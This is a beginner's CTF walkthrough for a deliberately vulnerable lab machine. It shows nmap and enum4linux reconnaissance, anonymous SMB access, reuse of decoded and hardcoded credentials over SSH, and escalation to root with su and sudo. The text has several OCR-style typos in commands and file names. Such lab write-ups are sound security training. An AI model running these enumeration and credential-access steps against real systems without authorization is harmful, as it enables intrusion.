
CTF REPORT/WALKTHROUGH:



INDEX		
SN	CTF NAME	PAGE NO
1	Byte Eagle	1-6

❖ what is CTF ?

CTFs are the best way to bridge the gap between theory and practice in Cybersecurity . they are fun, challenging and a must do for anyone aiming to become an ethical hacker or a security analyst.

❖ Byte Eagle (Ctf):

Eagle Byte CTF was well-structured and great for beginners who are entering the field of ethical hacking. The mix of categories helped me get exposure to different fields in Cybersecurity. Some challenges were tricky. but solvable with logic and basic tools. I recommend this CTF to anyone preparing for real-world pentesting or bug bounty hunting.

1.BYTE EAGLE:

The tools used in this ctf:


- Kali linux
- Cyber chef
- Byte Eagle
- > Run BYTE EAGLE machine and kali linux on the oracle virtual box or VM work station

```
Ubuntu 14.04.6 LTS WestWild tty1
192.168.1.51
WestWild login: _
```


- After identifying the IP address on the angry IP scanner or netdiscover then run nmap scan to find open ports
- Command: nmap -p- 192.168.1.51 (-p- for scan all open ports)




- Now we are going to enumerate the target IP address of byte eagle
- Command: enum4linux 192.168.1.51 when we scroll down we found a name wave which might be next hint




- As we know we found port number 445 which is SMB port which is used to share files and documents so now we are going to get access to smb port on the target IP (-N = no password and -I = no listing) for logging as
- wavecommand: smbclient -N -L //192.168.1.51/
- > command: smbclient \\\\192.168.1.51\\wave click enter without entering the password



next command: help for getting to know which commands to use




> next command for list all files command: Is




type command: get FLAG1.txt




> Decode this using cyber chef>base64



- We got username password for one of the user
- Get message_from_aveng.txt



- > so we could see aveng has lost the password and wave has to reset it hence now we know the password of wave we login as root user as wave with command
- command: ssh wave@192.168.1.51
- password: door+open then we can get access



command: find / -writable -type d 2>/dev/null (to stop permission denied and find the writable files)



- we see westsidesecreat command: cd /usr/share/westsidescreate
- next command: cat iiforegt.sh

```
wavex@WestWild:~$ cd /usr/share/av/westsidesecret
wavex@WestWild:/usr/share/av/westsidesecret$ ls
iftforegt.sh
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh
#//bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"
wavex@WestWild:/usr/share/av/westsidesecret$
```

> now login to aveng command: su aveng > then login as root > sudo su



command: cd/root > Is -la > cat FLAG2.txt



> Finally we got a complement so the Eagle Byte Ctf machine is completed

CONCLUSION: By participating in the Byte Eagle CTE, I improved my practical skills in ethical hacking, vulnerability analysis, and exploitation techniques. I solved challenges related to web exploitation, reverse engineering, cryptography, and Linux privilege escalation. This CTF helped me understand real-time attack techniques and sharpened my problem- solving skills in a timed environment.

....Adithya garika